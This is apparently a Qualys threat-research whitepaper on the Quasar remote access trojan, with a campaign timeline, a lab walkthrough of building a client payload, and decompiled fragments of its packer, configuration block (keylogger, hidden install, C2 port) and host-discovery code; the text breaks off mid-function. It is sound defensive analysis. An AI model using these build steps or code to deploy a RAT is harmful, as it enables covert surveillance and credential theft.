Qualys

WHITEPAPER

Stealthy Quasar Evolving to Lead the RAT Race

By Viren Chaudhari

Table of Contents

Executive Summary

The Qualys Threat Research Team continues to inform enterprise cybersecurity teams of emerging threats that could impact their business. These reports summarize individual threat exploits and provide practical recommendations for protecting against them.

As a result of our threat intelligence mandate, we have analyzed Quasar RAT which has been widely leveraged by multiple threat actor groups targeting both government and private organizations in Southeast Asia and other geographies.

Quasar RAT (aka: CinaRAT, Yggdrasil) is an open-source remote access trojan (RAT) that has been widely adopted by bad actors due to its powerful techniques. Quasar RAT has been behind multiple attack campaigns by advanced persistent threat (APT) groups and most recently, a Chinese threat group APT10 was observed using it for targeted attacks.

This RAT is written in the C# programming language. Its capabilities include capturing screenshots, recording webcam video, reversing proxy settings, editing registry entries, spying on the user actions, keylogging, and stealing passwords. Nasty stuff.

The purposes of this research report are multi-fold:

1. **To examine the evolution of the Quasar RAT payload by nation-sponsored threat actor groups**
2. **To understand the configuration of Quasar RAT**
3. **Technical analysis of the Quasar RAT payload**
4. **To present the possible detection opportunities using Qualys Multi-Vector EDR**

Key Research Findings

- ✓ Quasar RAT is a full featured remote administration tool that has been open source since at least 2014
- ✓ The .NET executable has its communication encrypted through HTTPS which uses a TLS1.2 protocol
- ✓ Quasar RAT features provide techniques related to persistence, injection, and defense mechanisms
- ✓ The RAT has been actively leveraged by various APT groups such as APT10 to achieve its malicious objectives

Who Should Read this Report?

The details of this report can be used by SOC analysts, threat hunting teams, cyberthreat intelligence analysts, and digital forensics teams. The purpose is to understand how Quasar RAT behaves and how to defend against related attacks.

The Evolution Quasar RAT's Source Code

The timeline for Quasar RAT associated exploits are as follows:

A BRIEF HISTORY OF QUASAR RAT

2017

January
Quasar RAT was observed targeting government entities in the Middle East which had been associated to the Hamas-linked Gaza Cybergang group.

April
PlugX, ChChes, Quasar and RedLeaves RATs operating as a part of Operation Cloud Hopper was observed targeting MSPs in multiple countries worldwide. The operation was part of Chinese APT group APT10.

2018

June
Patchwork, an Indian APT group was observed targeting US-based think tanks, where they would drop and execute Quasar RAT as a final payload.

July
Three different RATs such as Quasar RAT, Sobaken RAT, and Vermin were observed targeting Ukrainian government institutions with a motive to steal sensitive details.

2019

March
Quasar RAT was observed as part of APT33 operation, attacking at least 50 organizations in Saudi Arabia, the United States, and a range of other countries.

April
Ukrainian government entities were targeted by a cyber espionage campaign emanating from the Luhansk People's Republic (OPR), which had Quasar RAT and RAT VERMIN as its tools.

October
Chinese cyber espionage group APT10 was observed using PlugX and Quasar RAT to launch attacks against government and private organizations.

2020

May
APT10 was observed targeting Turkish organizations from various sectors such as telecommunications and finance, which deployed Quasar RAT and PlugX.

November
APT10 campaign was observed targeting multiple Japanese companies across 17 regions and various industry sectors which utilized the Quasar RAT for surveillance.

2021

April
Quasar RAT was used as part of the HydroJiin campaign.

September
Water Basilisk campaign was observed making use of a new crypter with the goal of propagating LimeRat, Quasar Rat, BitRat, NjRat.

October
A cyber espionage campaign was observed targeting entities in India and Afghanistan using dcRAT and Quasar RAT.

December
Tropic Trooper was observed targeting government and transportation sectors using Quasar RAT as a first-state backdoor.

2022

February
- Kimsuky group was observed spreading the xRAT (Quasar RAT) malware.
- 'Operation Cache Panda' campaign attributed to APT10 group was observed deploying a web shell to deliver Quasar RAT.


March
- Attackers were observed leveraging Russia's ongoing counterattacks in Ukraine to spread maldocs and deploy Quasar RAT.
- Hackers were observed abusing the Discord CND to drop WarzoneRAT, AsyncRAT, Quasar RAT, NanoCore RAT, Redline Steaker, etc. with the help of a novel SYK crypter.

April
Earth Berberoka group was observed utilizing Quasar RAT targeting gambling websites.

Quasar RAT was initially released in 2014 as "xRAT". In 2015, the developers of the RAT renamed it "Quasar" so the malicious software could be distinguished from the original program. The RAT first came to light in 2017, when the Gaza Cybergang group used it along with the Downeks downloader. The group had introduced an obfuscator and a packer to hide the source code of the RAT and its server.

In 2018, Quasar RAT introduced a feature where the .NET wrapper DLL was used to create scheduled tasks on Windows systems. This feature was utilized by the Patchwork APT group while targeting primarily U.S. think tanks.

APT10 is known for leveraging Quasar RAT. In 2019, the group modified its version to include the SharpSploit .NET post-exploitation library. This framework extends the Mimikatz open source malware program, which can steal passwords from target machines. The SharpSploit function is mainly used to extract passwords from the compromised system using Mimikatz's capabilities (see figure 1).






Figure 1: Sharpsploit with Mimikatz capabilities

Similarly in 2020, APT10 used Quasar RAT along with the novel Backdoor.Hartip tool, which is used for surveillance of a victim's systems with the help of a DLL side-loading technique.

As of this writing, the most recent campaign was called 'Operation Cache Panda APT' which struck in February 2022. That exploit used a technique called reflective code loading to run malicious code on the victim's systems and to install Quasar RAT to have persistent and remote access to the system using reverse RDP tunnels.

The sample associated with the campaign (MD5: 03b88fd80414edeabaaa6bb55d1d09fc) is packed by the Netz .NET Framework packer (fig. 2). The packer decompresses the resource and utilizes reflection to load the assembly, find its entry point, and invoke it (fig. 3). Therefore, using reflective code loading, the server loads the assembly of the client to find the functions and passwords (figs. 4, 5).

```
namespace netz
{
    // Token: 0x02000002 RID: 2
    public class NetzStarter
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00001050
        [STAThread]
        public static int Main(string[] args)
        {
            int result;
            try
            {
                NetzStarter.InitXR();
                AppDomain currentDomain = AppDomain.CurrentDomain;
                currentDomain.AssemblyResolve += NetzStarter.NetzResolveEventHandler;
                result = NetzStarter.StartApp(args);
            }
            catch (Exception ex)
            {
                string text = " .NET Runtime: ";
                NetzStarter.Log(string.Concat(new object[]
                {
                    "#Error: ",
                    ex.GetType().ToString(),
                    Environment.NewLine,
                    ex.Message,
                    Environment.NewLine,
                    ex.StackTrace,
                    Environment.NewLine,
                    ex.InnerException,
                    Environment.NewLine,
                    "Using",
                    text,
                    Environment.Version.ToString(),
                    Environment.NewLine,
                    "Created with",
                    text,
                    "2.0.50727.4927"
                }));
                result = -1;
            }
            return result;
```

Figure 2: The packer after de-compilation

```
        // Token: 0x06000003 RID: 3 RVA: 0x00002238 File Offset: 0x00001238
        public static int StartApp(string[] args)
        {
            byte[] resource = NetzStarter.GetResource("A6C24BF5-3690-4982-887E-11E1B159B249");
            if (resource == null)
            {
                throw new Exception("application data cannot be found");
            }
            Assembly assembly = NetzStarter.GetAssembly(resource);
            return NetzStarter.InvokeApp(assembly, args);
        }
```

Figure 3: The resource is found and InvokeApp function is called

```
// Token: 0x06000004 RID: 4 RVA: 0x00002270 File Offset: 0x00001270
private static Assembly GetAssembly(byte[] data)
{
    MemoryStream memoryStream = null;
    Assembly result = null;
    try
    {
        memoryStream = NetzStarter.UnZip(data);
        memoryStream.Seek(0L, SeekOrigin.Begin);
        result = Assembly.Load(memoryStream.ToArray());
    }
    finally
    {
        if (memoryStream != null)
        {
            memoryStream.Close();
        }
        memoryStream = null;
    }
    return result;
```

Figure 4: The assembly object is found by decompressing the resource and loading it with reflection

```
// Token: 0x06000005 RID: 5 RVA: 0x000022C0 File Offset: 0x000012C0
private static int InvokeApp(Assembly assembly, string[] args)
{
    MethodInfo entryPoint = assembly.EntryPoint;
    ParameterInfo[] parameters = entryPoint.GetParameters();
    object[] parameters2 = null;
    if (parameters != null && parameters.Length > 0)
    {
        parameters2 = new object[]
        {
            args
        };
    }
    object obj = entryPoint.Invoke(null, parameters2);
    if (obj == null)
    {
        return 0;
    }
    if (obj is int)
    {
        return (int)obj;
    }
    return 0;
```

Figure 5: The entry point is found and invoked

Quasar RAT has been leveraged in the past by many hacking groups including APT33, Dropping Elephant, Stone Panda, and The Gorgon Group.

Quasar RAT Configuration

The Quasar RAT framework is available on Github, and contains all the instructions for creating a client payload.

Within the Qualys Research Team's lab environment, we installed a Quasar RAT server on "the attacker's" virtual machine and allowed the server to generate the Quasar client payload. We then transferred it to "the victim's" virtual machine, which had the Qualys Cloud Agent installed along with our Multi-Vector EDR cloud service enabled.

Now let's look at the client configuration which was set up on our server:

First, as a part of the Basic Settings section (fig. 6), the customer tag must be edited with relevant details (e.g., Victim01).




Figure 6: Quasar RAT server Basic Settings

In the Connection Settings section (fig. 7), the local IP and port can be configured, to initiate a connection with the Quasar RAT Client.




Figure 7: Quasar RAT server Connection Settings

The Installation Settings gives a facility to decide where the client payload will be dropped during execution, e.g., AppData folder/directory (fig. 8).




Figure 8: Quasar RAT server Installation Settings

The Assembly Settings section can be used to further obfuscate the payload by updating its properties and assigning it an icon file (fig. 9).




Figure 9: Quasar RAT server Assembly Settings

The Monitoring Settings section provides the Quasar Client with the ability to keylog and hide the log directory (fig. 10).




Figure 10: Quasar RAT server Monitoring Settings

Then, the Quasar RAT client payload is generated in the last step — Client-built.exe — which must be run on the target machine.

Generally, attackers will deliver the payload onto the victim's machine via phishing, remote service exploitation, or some other malware technique. Once the victim executes the .exe file, a remote session is established on the Quasar RAT server (fig. 11).




Figure 11: Quasar RAT server connected to target machine

Technical Analysis of a Quasar RAT Campaign

The malware campaign has been divided into different phases of attack chain which includes:

Execution

After execution on the victim's system, the Quasar RAT client payload (client-build.exe) drops the actual Quasar RAT payload ("mal.exe") in the directory path:

C:\Users\admin\AppData\Roaming\SubDir\

An entry is made at the Quasar RAT server on the attacker's machine that states the victim's different parameters such as host name, user privilege, payload version, country, OS, etc. (fig. 12).

IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account Type
10.113.107.202	Victim01	admin@NODE02-593	1.4.0	Connected	Active	United States [US]	Windows 10 Pro 64 Bit	User

Figure 12: Quasar Server displaying RAT version, account type, country, etc.

The configuration of Quasar is stored in the Settings object. The configuration can be changed based on the attacker's preference of encryption key, mutex, directory, etc. The code for the Quasar RAT payload configuration is generated per the configurations set by the attacker (fig. 13).

```
public static class set
{
    public static string VERSION = Application.ProductVersion;
    public static string HOSTS = "localhost:4782;";
    public static int RECONNECTDELAY = 500;
    public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;
    public static string DIRECTORY =  @"" + DIRECTORY + @"";
    public static string SUBDIRECTORY = @"" + SUBDIRECTORY + @"";
    public static string INSTALLNAME = "xyz.exe";
    public static bool INSTALL = false;
    public static bool STARTUP = true;
    public static string MUTEX = "123AKs82kA,ylAo2kAlUS2kYkala!";
    public static string STARTUPKEY = "Windows";
    public static bool HIDEFILE = true;
    public static bool ENABLELOGGER = true;
    public static string ENCRYPTIONKEY = "IUFBCBGVWUYFBICVRTFFBVIUYCVFTYFDBASCIVGT";
    public static string TAG = "Attk 1";
    public static string LOGDIRECTORYNAME = "Keylogs";
    public static string SERVERSIGNATURE = "";
    public static string SERVERCERTIFICATESTR = "";
    public static X509Certificate2 SERVERCERTIFICATE;
    public static bool HIDELOGDIRECTORY = false;
    public static bool HIDEINSTALLSUBDIRECTORY = true;
    public static string INSTALLPATH = p.path;
    public static string LOGSPATH = "";
    public static bool UNATTENDEDMODE = true;
```

Figure 13: ode analysis shows Quasar RAT configuration profile

The Quasar RAT payload tries to contact the attacker's server to notify that a new computer has been compromised successfully. This command & control (C2) domain list is stored in a dynamic object variable named hostsManager. The RAT communicates with the C2 server using the TCP port 4782, and every communication will be encrypted through HTTPS. The communication uses a proprietary protocol TLS1.2 (fig. 14).

```
10  internal static class Program
11  {
12      [STAThread]
        0 references
13      private static void Main(string[] args)
14      {
15          // enable TLS 1.2
16          ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
17
18          // Set the unhandled exception mode to force all Windows Forms errors to go through our handler
19          Application.SetUnhandledExceptionMode(UnhandledExceptionMode.CatchException);
20
21          // Add the event handler for handling UI thread exceptions
22          Application.ThreadException += HandleThreadException;
23
24          // Add the event handler for handling non-UI thread exceptions
25          AppDomain.CurrentDomain.UnhandledException += HandleUnhandledException;
26
27          Application.EnableVisualStyles();
28          Application.SetCompatibleTextRenderingDefault(false);
29          Application.Run(new QuasarApplication());
30      }
31
```

Figure 14: Code analysis of the Quasar RAT payload shows TLS encryption

Discovery

Quasar RAT can discover hardware and software configuration details of the remote victim (fig. 15).

System Information - admin@NODE02-593 [10.113.107.202:50797]

Component	Value
Username	admin
PC Name	NODE02-593
Domain Name	-
Host Name	node02-593
System Drive	C:\
System Directory	C:\Windows\system32
Uptime	7d : 1h : 40m : 37s
MAC Address	00:50:56:B0:8A:CD
LAN IP Address	10.113.107.202
WAN IP Address	49.248.250.218
ASN	Unknown
ISP	Unknown
Antivirus	Windows Defender
Firewall	N/A
Time Zone	Pacific Daylight Time (UTC -7)
Country	United States

Figure 15. Quasar RAT host discovery

The Quasar RAT code demonstrates the WindowsPrincipal class, which provides methods to check whether a user exists within Windows user groups, including checking for built-in roles, such as the administrator role (fig. 16).

```
5   namespace Quasar.Client.User
6   {
        6 references
7       public class UserAccount
8       {
            3 references
9           public string UserName { get; }
10
            8 references
11          public AccountType Type { get; }
12
            4 references
13          public UserAccount()
14          {
15              UserName = Environment.UserName;
16              using (WindowsIdentity identity = WindowsIdentity.GetCurrent())
17              {
18                  WindowsPrincipal principal = new WindowsPrincipal(identity);
19
20                  if (principal.IsInRole(WindowsBuiltInRole.Administrator))
21                  {
22                      Type = AccountType.Admin;
23                  }
24                  else if (principal.IsInRole(WindowsBuiltInRole.User))
25                  {
26                      Type = AccountType.User;
27                  }
28                  else if (principal.IsInRole(WindowsBuiltInRole.Guest))
29                  {
30                      Type = AccountType.Guest;
31                  }
32                  else
33                  {
34                      Type = AccountType.Unknown;
35                  }
36              }
37          }
38      }
39  }
40
```

Figure 16: Source code for defining user role

The code analysis also gives details to locate the geolocation of the system by using ip-api.com (fig. 17).

```
78          /// </summary>
79          /// <returns>The retrieved geolocation information if successful, otherwise <c>null</c>.</returns>
            1 reference
80          private GeoInformation TryRetrieveOnline()
81          {
82              try
83              {
84                  HttpWebRequest request = (HttpWebRequest)WebRequest.Create("https://tools.keycdn.com/geo.json");
85                  request.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0";
86                  request.Proxy = null;
87                  request.Timeout = 10000;
88
89                  using (HttpWebResponse response = (HttpWebResponse)request.GetResponse())
90                  {
91                      using (Stream dataStream = response.GetResponseStream())
92                      {
93                          var geoInfo = JsonHelper.Deserialize<GeoResponse>(dataStream);
94
95                          GeoInformation g = new GeoInformation
96                          {
97                              IpAddress = geoInfo.Data.Geo.Ip,
98                              Country = geoInfo.Data.Geo.CountryName,
99                              CountryCode = geoInfo.Data.Geo.CountryCode,
100                             Timezone = geoInfo.Data.Geo.Timezone,
101                             Asn = geoInfo.Data.Geo.Asn.ToString(),
102                             Isp = geoInfo.Data.Geo.Isp
103                         };
104
105                         return g;
106                     }
107                 }
108             }
109             catch
110             {
111                 return null;
112             }
113         }
114
115         /// <summary>
116         /// Tries to retrieve the geolocation information locally.
117         /// </summary>
118         /// <returns>The retrieved geolocation information if successful, otherwise <c>null</c>.</returns>
            1 reference
119         private GeoInformation TryRetrieveLocally()
120         {
121             try
```

Figure 17: Source code to find geolocation of victim

In order to get a public IP address, the authors of the Quasar RAT have used the api.ipify.org browser add-on to integrate with the RAT server or any malicious infrastructure, and thereby to hide its private IP (fig. 18). The source code analysis gave details related to username, hostname (fig. 19), LAN IP Address (fig. 20), Mac address (fig. 21), antivirus, firewall details, and more.

```
140
141     /// <summary>
142     /// Tries to retrieves the WAN IP.
143     /// </summary>
144     /// <returns>The WAN IP as string if successful, otherwise <c>null</c>.</returns>
        1 reference
145     private string TryGetWanIp()
146     {
147         string wanIp = "";
148
149         try
150         {
151             HttpWebRequest request = (HttpWebRequest)WebRequest.Create("https://api.ipify.org/");
152             request.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0";
153             request.Proxy = null;
154             request.Timeout = 5000;
155
156             using (HttpWebResponse response = (HttpWebResponse)request.GetResponse())
157             {
158                 using (Stream dataStream = response.GetResponseStream())
159                 {
160                     using (StreamReader reader = new StreamReader(dataStream))
161                     {
162                         wanIp = reader.ReadToEnd();
163                     }
164                 }
165             }
166         }
167         catch
168         {
169         }
170
171         return wanIp;
172     }
```

Figure 18: RAT Code to get Public IP

```
2 references
public static string GetPcName()
{
    return Environment.MachineName;
}
```

Figure 19: RAT code to get Hostname

```
2 references
private static string GetLanIpAddress()
{
    // TODO: support multiple network interfaces
    foreach (NetworkInterface ni in NetworkInterface.GetAllNetworkInterfaces())
    {
        GatewayIPAddressInformation gatewayAddress = ni.GetIPProperties().GatewayAddresses.FirstOrDefault();
        if (gatewayAddress != null) //exclude virtual physical nic with no default gateway
        {
            if (ni.NetworkInterfaceType == NetworkInterfaceType.Wireless80211 ||
                ni.NetworkInterfaceType == NetworkInterfaceType.Ethernet &&
                ni.OperationalStatus == OperationalStatus.Up)
            {
                foreach (UnicastIPAddressInformation ip in ni.GetIPProperties().UnicastAddresses)
                {
                    if (ip.Address.AddressFamily != AddressFamily.InterNetwork ||
                        ip.AddressPreferredLifetime == UInt32.MaxValue) // exclude virtual network addresses
                        continue;

                    return ip.Address.ToString();
                }
```

Figure 20: C# code for LAN IP address

```
1 reference
private static string GetMacAddress()
{
    foreach (NetworkInterface ni in NetworkInterface.GetAllNetworkInterfaces())
    {
        if (ni.NetworkInterfaceType == NetworkInterfaceType.Wireless80211 ||
